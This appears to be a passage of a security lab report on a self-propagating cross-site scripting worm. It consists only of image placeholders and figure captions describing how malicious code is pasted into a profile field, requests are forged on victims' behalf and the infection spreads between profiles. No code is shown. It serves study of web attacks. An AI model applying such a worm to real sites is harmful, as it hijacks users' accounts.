

Fig. 8.9 ***task6-dom.js***



Fig. 9.0 Pasting the malicious code into Samy's About Me Field



Fig. 9.1 Alice's public Profile Page after visiting Samy's Profile Page



Fig. 9.2 POST Request made on behalf of Alice



Fig. 9.3 Samy's About Me Field after visiting Samy's Profile Page



Fig. 9.4 Boby's About Me field after visiting Alice's infected Profile Page